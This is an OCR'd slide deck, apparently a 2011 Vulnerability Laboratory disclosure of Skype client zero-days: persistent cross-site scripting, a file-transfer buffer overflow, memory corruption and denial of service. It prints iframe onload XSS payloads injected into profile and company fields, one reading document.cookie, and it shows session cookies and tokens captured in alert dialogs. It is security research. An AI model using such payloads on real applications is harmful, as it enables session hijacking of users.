



**VULNERABILITY  
LABORATORY**

# **SKYPE VOICE OVER IP - SOFTWARE VULNERABILITIES**

- TECHNIQUES & SCHEMES – ZERO DAY EXPLOITATION 2011 -



Benjamin Kunz M. & Pim J.F. Campers

[WWW.VULNERABILITY-LAB.COM](http://WWW.VULNERABILITY-LAB.COM)






## **... Most important Questions**

- How much attack schemes will be discovered today?!**
- Are the different schemes verified or tested?**
- How much of them are client- or software/server-side?**
- Are the discovered vulnerabilities OS independent?**
- Severity or priority of the discovered vulnerabilities?**
- How much time did your group needs to exploit & identify?**

# CLIENT SIDE SKYPE EXPLOITATION (Remote & Local)


Callto as bound module in  
website (URI) or direct




SKYPE Conversation



Receiving Message  
with malicious non-  
persistent Link




Requires User  
Inter Action  
"Click"



User



Execution of non-persistent Script Code




Attacker System




+




Attacker sending  
spoofing Link in  
Conversation as  
Message



PERSISTENT SCRIPTCODE INJECTION #1 SKYPE EXPLOITATION (Remote & Local)



# PERSISTENT SCRIPTCODE INJECTION #2 SKYPE EXPLOITATION (Remote & Local)



# TRANSFER BUFFER OVERFLOW SKYPE EXPLOITATION (Remote)


## SKYPE Conversation




User starts  
exchange of files  
& wait till  
other side accepted

User accepts the  
file transfer

Attacker switch on  
running remote transfer  
in unavailbale mode on  
Skype (mode is not  
allowed on transfer) &  
short system stand-by  
mode x64!



**Attacker System**





**User**

BEX (Overflow) Exception  
System compromise & overwrite registers



# MEMORY CORRUPTION (POINTER) SKYPE EXPLOITATION (Local)

Skype Software




Local restricted user account (attacker) tries to crash the skype process via pointer bug (internal module)

Software crashes!  
Multiple unknown exception got dropped by the software




**System**



overwrite or read a new address

Read or Write  
No Null Pointer!

DENIAL OF SERVICE SKYPE EXPLOITATION (Local 2 Remote)







**VULNERABILITY  
LABORATORY**

## ... Discovered zer0-day security Issues!

- Skype **5.3.x 2.2.x 5.2.x** - Persistent Cross Site Scripting Vulnerability
- Skype **5.3.x 2.2.x 5.2.x** - Persistent Software Vulnerability
- Skype **5.5.x 5.3.x** - Standby Remote Buffer Overflow Vulnerability
- Skype **5.5.x 5.3.x** - Denial of Service Vulnerability
- Skype **2.8.x & 5.1.x** – Memory Corruption Vulnerability



Profile for "><iframe src="" onload=alert('name')>"

><iframe src="" onload=alert('m00d')>

Online

### Contact Information

Skype Name: payload

Full Name: "><iframe src="" onload=alert('name')>"

E-mail:

Home Phone: ><iframe src="a" onload=alert('hphone')>

Office Phone: "><iframe src="" onload=alert('ophone')>"

Mobile Phone: >ame src="" onload=alert(document.cookie)>

### Personal Information

Contacts: 38 contact(s)

Local Time: 12:51:49 CEST

Birthday: April 11, 1983 Clear Birthday

Gender: Male

Language: German

Country: Germany

Region: Berlin

City: "><iframe src="" onload=alert('city')>"

Homepage: "><iframe src="" onload=alert('name')>"

><iframe src="" onload=alert('wutwut')>

Cancel Update

Initial recording window is set to:  
X:0 Y:0 Width:1440 Height:900  
Adjusted recording window is set to:  
X:0 Y:2 Width:1440 Height:896  
Your window manager appears to be Fluxbox  
Initializing...  
Capturing!  
[ ]

Call cheaply to mobile phones and landlines

Contacts Recent

Search

- Echo / Sound Test Service
- "><iframe src=" onload="alert('n..."><iframe src=" onload="alert('m0
- [Empty contact]

Skype Home Profile Facebook

Learn how to use Skype View help videos

News and alerts Show top contacts

Update your mood message

Message from webpage

SC=CC=:CCY=:LC=en:TM=1310609195:TS=1296334022:TZ=:VER=0/5.3.0.120/0; s\_vi=[CS]v1|26A23E8D851D1C8C-4000010A401489A3[CE]; skype-session=b25643a2f2d905679adf3b08d33e2c3c9fe9317f; skype-session-token=28c580c875036ceeb62f176e10a66558351ab929

OK

Add a contact Create a group

Call phones

"&gt;&lt;iframe src=" onload="alert('name')"&gt;

Make your free call to an ordinary phone

Contacts Recent

Search

- ><iframe src=" onload=alert("na...><iframe src=" onload=alert("m0...
- ><iframe src=" onload=alert("na...

Add a contact Create a group

Call phones

25,231,664 people online

Skype Home Profile Facebook

Learn how to use Skype

View help videos

News and alerts

Show top contacts

### Message from webpage



s\_vi=[CS]v1|270EB60C051D3604-60000142002770FC[CE];  
skype-session=947b6418c9412736e9c3f7a846ea31a1ea651d8b;  
skype-session-token=5814cb6151c53b947ea4d66db07b4a4908eb  
cd22

OK

Set up voicemail

><iframe src=" onload=alert("name")>

No news or alerts yet





€0,00

Company details

Skype Manager settings

Payment settings

Redeem voucher

## Company details

Company name

&gt;"&lt;SCRIPT-CODE! via UPDATE!

Save

Cancel

Registration number

VAT number ?

Registration address

North Street 1400  
Orem UT  
84057  
Utah  
Germany


Billing address




Same as registration address

























✓ -0x41 


 Festnetz- und Mobiltelefone anrufen


 Kontakte  Konversationen


 Suchen

 Kontakt hinzufügen  Gruppe erstellen

 Telefone anrufen oder SMS schicken

 Skype Home

 Profil

 Feedback geben

Hi,  E 0x41

I set up a Facebook profile where I can post my pictures, videos and events and I want to add you as a friend so you can see it. First, you need to join Facebook! Once you join, you can also create your own profile.

Thanks, Thomas Metzmacher


[Sign up for Facebook now](#)

Already have an account? [Sign in now](#)



You have been removed from a Skype Manager

16.01.2011 11:02

The administrator has removed you from the Skype Manager called &#60&#65&#32&#72&#82&#69&#70&#61&#34&#10. The administrator is .

If you believe this was a mistake, please contact the administrator immediately.

Your Skype account is still active, but you will no longer be allocated Skype Credit or Online Numbers by this Skype Manager. Any Online Numbers previously allocated to you by this Skype Manager have now been removed and returned to the Skype Manager.

You are now able to join a different Skype Manager, or you can purchase Skype Credit and products directly through your Skype account.



You have been removed from a Skype Manager

16.01.2011 10:34

The administrator has removed you from the Skype Manager called >




-0x41

Festnetz- und Mobiltelefone anrufen

Kontakte

Konversationen

Suchen



Kontakt hinzufügen Gruppe erstellen

Telefone anrufen oder SMS schicken

x Schließen



Mannheim, BW, Deutschland

 th 

Deutsch

Männlich

